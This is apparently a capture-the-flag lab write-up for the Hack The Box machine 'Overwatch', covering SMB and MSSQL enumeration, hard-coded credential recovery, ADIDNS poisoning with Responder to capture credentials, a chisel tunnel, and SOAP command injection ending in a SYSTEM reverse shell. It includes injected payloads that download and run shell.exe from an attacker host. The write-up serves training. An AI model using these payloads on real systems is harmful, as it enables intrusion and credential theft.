Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ nmap -sC -sV -Pn 10.129.244.81 -oN ./nmap.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-16 04:45 +0000
Nmap scan report for 10.129.244.81
Host is up (0.45s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  tcpwrapped
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-16 04:50:11Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: OVERWATCH
|   NetBIOS_Domain_Name: OVERWATCH
|   NetBIOS_Computer_Name: S200401
|   DNS_Domain_Name: overwatch.htb
|   DNS_Computer_Name: S200401.overwatch.htb
|   DNS_Tree_Name: overwatch.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2026-04-16T04:50:45+00:00
|_ssl-date: 2026-04-16T04:51:23+00:00; +4m11s from scanner time.
| ssl-cert: Subject: commonName=S200401.overwatch.htb
| Not valid before: 2025-12-07T15:16:06
|_Not valid after:  2026-06-08T15:16:06
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-04-16T04:50:45
|_  start_date: N/A
|_clock-skew: mean: 4m11s, deviation: 0s, median: 4m10s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 144.27 seconds
The DNS domain name is S200401.overwatch.htb, let's add it to /etc/hosts
Then I ran an nmap port scan to see if any other ports were open. I found a random high-numbered port (6520) that was open, which seemed like a clue.
Information Gathering
I would start with SMB service
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ nxc smb overwatch.htb -u guest -p ''
SMB         10.129.244.81   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.244.81   445    S200401          [+] overwatch.htb\guest:
Let's try to interact with SMB service
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ smbclient -L  //overwatch.htb/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        software$       Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to overwatch.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ smbclient //overwatch.htb/software$ -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DH        0  Sat May 17 01:27:07 2025
  ..                                DHS        0  Thu Jan  1 06:46:47 2026
  Monitoring                         DH        0  Sat May 17 01:32:43 2025
cd
                7147007 blocks of size 4096. 1366605 blocks available
smb: \> cd Monitoring\
smb: \Monitoring\> dir
  .                                  DH        0  Sat May 17 01:32:43 2025
  ..                                 DH        0  Sat May 17 01:27:07 2025
  EntityFramework.dll                AH  4991352  Thu Apr 16 20:38:42 2020
  EntityFramework.SqlServer.dll      AH   591752  Thu Apr 16 20:38:56 2020
  EntityFramework.SqlServer.xml      AH   163193  Thu Apr 16 20:38:56 2020
  EntityFramework.xml                AH  3738289  Thu Apr 16 20:38:40 2020
  Microsoft.Management.Infrastructure.dll     AH    36864  Mon Jul 17 14:46:10 2017
  overwatch.exe                      AH     9728  Sat May 17 01:19:24 2025
  overwatch.exe.config               AH     2163  Sat May 17 01:02:30 2025
  overwatch.pdb                      AH    30208  Sat May 17 01:19:24 2025
  System.Data.SQLite.dll             AH   450232  Sun Sep 29 20:41:18 2024
  System.Data.SQLite.EF6.dll         AH   206520  Sun Sep 29 20:40:06 2024
  System.Data.SQLite.Linq.dll        AH   206520  Sun Sep 29 20:40:42 2024
  System.Data.SQLite.xml             AH  1245480  Sat Sep 28 18:48:00 2024
  System.Management.Automation.dll     AH   360448  Mon Jul 17 14:46:10 2017
  System.Management.Automation.xml     AH  7145771  Mon Jul 17 14:46:10 2017
  x64                                DH        0  Sat May 17 01:32:33 2025
  x86                                DH        0  Sat May 17 01:32:33 2025

                7147007 blocks of size 4096. 1373316 blocks available
We need to download all of them and try to decomplie them
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ file overwatch.exe
overwatch.exe: PE32+ executable for MS Windows 6.00 (console), x86-64 Mono/.Net assembly, 2 sections
Hard-coded MySQL usernames and passwords were found in the Program.cs file; these usernames and passwords are used to establish a connection to the SQL server.
		string tempFileName = Path.GetTempFileName();
		File.Copy(text, tempFileName, overwrite: true);
		try
		{
			SqlConnection val = new SqlConnection("Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv;");
Now we get the MSSQL credit sqlsvc:TI0LKcfHzZw1Vv
MSSQL Enumerate
I would try to interact with MSSQL
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ impacket-mssqlclient overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@10.129.244.81 -windows-auth
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/mssqlclient.py", line 94, in <module>
    ms_sql.connect()
    ~~~~~~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/impacket/tds.py", line 563, in connect
    sock.connect(sa)
    ~~~~~~~~~~~~^^^^
TimeoutError: timed out
By checking the nmap output, the port 1443not open for us.
Remember before, there is another wired port 6520open, so let's try to use this port to connect
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ impacket-mssqlclient overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@10.129.244.81 -port 6520 -windows-auth
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc  guest@master)>
It worked here. Let's continue to enumerate the database.
SQL (OVERWATCH\sqlsvc  guest@master)> SELECT name FROM sys.databases;
name
---------
master
tempdb
model
msdb
overwatch
SQL (OVERWATCH\sqlsvc  guest@master)> select * from overwatch;
ERROR(S200401\SQLEXPRESS): Line 1: Invalid object name 'overwatch'.
SQL (OVERWATCH\sqlsvc  guest@master)> SELECT name FROM sys.tables;
name
----------------
spt_fallback_db
spt_fallback_dev
spt_fallback_usg
spt_monitor
In these databases and tables, I did not find anything interesting.
Continue to enumerate linked server
SQL (OVERWATCH\sqlsvc  guest@master)> EXEC sp_linkedservers;
SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL
SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL

SQL (OVERWATCH\sqlsvc  guest@master)> EXEC sp_helplinkedsrvlogin;
Linked Server   Local Login   Is Self Mapping   Remote Login
-------------   -----------   ---------------   ------------
A connection to a server named SQL07 appeared here.
Further execution of the EXEC sp_helplinkedsrvlogin; command returned no lines, indicating that explicit login mapping is not configured. This strongly suggests that the linked server is using self-mapping, meaning that any query to SQL07 will be authenticated using the current security context (in this case, the sqlsvc account).
The connection was tested by running EXEC ('SELECT @@version') AT SQL07;. The query failed with a "Server not found or inaccessible" error and a login timeout.
SQL (OVERWATCH\sqlsvc  guest@master)> EXEC ('SELECT @@version') AT SQL07;

INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or not accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to SQL Server [64].
It tells me that SQL Server attempted to resolve the hostname SQL07 via DNS, but found no record.
When I checked the login mappings using EXEC sp_helplinkedsrvlogin;, no rows were returned. This means that no explicit mappings are configured.
The domain name resolution failure presents an excellent opportunity to launch an ADIDNS poisoning attack. If I can create a DNS record pointing to SQL07.overwatch.htb and directing it to my attacking machine, then the next time SQL Server attempts to connect to that linked server, it will send me its credentials.
Since sqlsvc is a service account, it likely has DNS modification privileges for that domain. We can use dnstool.py to add an A record for SQL07 pointing to my IP address.
Then we start Responder and re-trigger the query.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ dnstool -u 'overwatch\sqlsvc' -p 'TI0LKcfHzZw1Vv' -r SQL07 --data 10.10.14.14 --action add --type A 10.129.244.81
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|
The query EXEC ('SELECT @@version') AT SQL07;to triggers a DNS lookup.
SQL (OVERWATCH\sqlsvc  guest@master)> EXEC ('SELECT @@version') AT SQL07;
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Communication link failure".
ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was forcibly closed by the remote host.
Now you can get the response with the credit
[MSSQL] Cleartext Client   : 10.129.244.81
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
Let's verify it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ nxc smb overwatch.htb -u sqlmgmt -p bIhBbzMMnB82yx
SMB         10.129.244.81   445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.244.81   445    S200401          [+] overwatch.htb\sqlmgmt:bIhBbzMMnB82yx

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ nxc winrm overwatch.htb -u sqlmgmt -p bIhBbzMMnB82yx
WINRM       10.129.244.81   5985   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
WINRM       10.129.244.81   5985   S200401          [+] overwatch.htb\sqlmgmt:bIhBbzMMnB82yx (Pwn3d!)
Now we can use evil-winrmto get the shell as sqlmgmt
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ evil-winrm -i overwatch.htb -u sqlmgmt -p bIhBbzMMnB82yx

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> whoami
overwatch\sqlmgmt
Privilege Escalation
I would check the privilege and group firstly
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==================================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
There seems nothing interesting here, I would continue to check the port usage
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> netstat -ano -p TCP

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       688
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       920
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       688
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       688
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       920
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       688
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       688
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       688
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       808
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:6520           0.0.0.0:0              LISTENING       3052
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2956
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       688
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       528
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1172
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1692
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       2120
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       688
  TCP    0.0.0.0:52720          0.0.0.0:0              LISTENING       688
  TCP    0.0.0.0:52721          0.0.0.0:0              LISTENING       2864
  TCP    0.0.0.0:52724          0.0.0.0:0              LISTENING       672
  TCP    0.0.0.0:52728          0.0.0.0:0              LISTENING       688
  TCP    0.0.0.0:52745          0.0.0.0:0              LISTENING       2972
  TCP    0.0.0.0:55077          0.0.0.0:0              LISTENING       5556
  TCP    0.0.0.0:56084          0.0.0.0:0              LISTENING       3052
  TCP    10.129.244.81:53       0.0.0.0:0              LISTENING       5556
  TCP    10.129.244.81:139      0.0.0.0:0              LISTENING       4
  TCP    10.129.244.81:5985     10.10.14.14:37736      TIME_WAIT       0
  TCP    10.129.244.81:5985     10.10.14.14:37748      ESTABLISHED     4
  TCP    10.129.244.81:5985     10.10.14.14:52198      TIME_WAIT       0
  TCP    10.129.244.81:6520     10.10.14.14:35980      ESTABLISHED     3052
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       5556
port 8000 seems useful
The overwatch.exe.config file, originally downloaded from the software$ shared folder, contained a website running on port 8000.
PublicKeyToken=b77a5c561934e089" requirePermission="false" />
  </configSections>
  <system.serviceModel>
    <services>
      <service name="MonitoringService">
        <host>
          <baseAddresses>
            <add baseAddress="http://overwatch.htb:8000/MonitorService" />
          </baseAddresses>
Now I would chisel to help us port forward to our local machine.
# From our local machine
┌──(wither㉿localhost)-[/opt/chisel]
└─$ ./chisel server -p 9001 --reverse --host 10.10.14.14
2026/04/17 06:42:19 server: Reverse tunnelling enabled
2026/04/17 06:42:19 server: Fingerprint huPQMuue/LgGYSJldk6jZUepQO0Z8ZJhl+mTEwXVjyc=
2026/04/17 06:42:19 server: Listening on http://10.10.14.14:9001

# On the target machine
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> ./chisel.exe client 10.10.14.14:9001 R:8000:127.0.0.1:8000
chisel.exe : 2026/04/16 23:56:00 client: Connecting to ws://10.10.14.14:9001
    + CategoryInfo          : NotSpecified: (2026/04/16 23:5...0.10.14.14:9001:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2026/04/16 23:56:03 client: Connected (Latency 324.6489ms)
Now let's visit that service http://127.0.0.1:8000/MonitorService
 The leaked URL
 http://overwatch.htb:8000/MonitorService?singleWsdl exposes the entire SOAP service definition publicly—without authentication. The WSDL shows that the KillProcess operation accepts a raw processName parameter as a plain string, a classic warning sign of command injection.


A SOAP request is constructed, and shell metacharacters (&, ;, |) are injected into the parameter to break the expected process termination logic and execute arbitrary commands, potentially reading any file directly from the response.
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
    <soap:Body>
        <KillProcess xmlns="http://tempuri.org/">
 <processName>a; dir</processName>
        </KillProcess>
    </soap:Body>
</soap:Envelope>
Then we can find the command runs

Sending a basic test request revealed that the processName parameter was being passed directly to PowerShell's Stop-Process -Name <input> -Force:
<KillProcess xmlns="http://tempuri.org/">
    <processName>a; dir</processName>
</KillProcess>
dir returned a directory listing, confirming command injection. However, most commands failed because -Force was being appended to the injected command by the backend.
Using PowerShell's # comment character to neutralize the trailing -Force:
<processName>a; whoami #</processName>
It give the response
nt authority\system
Two issues needed to be addressed::
1. XML special characters ($, |, &) broke XML parsing → solved with CDATAXML
2. `-Force` appended to injected commands → solved with # comment-Force
First, confirmed outbound connectivity by fetching a test URL from the attacker machine. Then uploaded and executed a reverse shell:
<processName><![CDATA[a; Invoke-WebRequest -Uri 'http://10.10.14.14:8888/shell.exe' -OutFile 'C:\Windows\Temp\shell.exe' #]]></processName>
Then execute the shell
<processName><![CDATA[a; C:\Windows\Temp\shell.exe #]]></processName>
Finally you can get the reverse shell as system
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Overwatch]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.129.244.81] 51677
Microsoft Windows [Version 10.0.20348.4648]
(c) Microsoft Corporation. All rights reserved.

C:\Software\Monitoring>whoami
whoami
nt authority\system
Description
In general, the focus is on exploiting DNS poisoning, which involves considering linked servers and enumerating their DNS information.
The privilege escalation part mainly involves fuzzing command injection into the SOAP service. The filters here are not very strict, and the overall difficulty is moderate.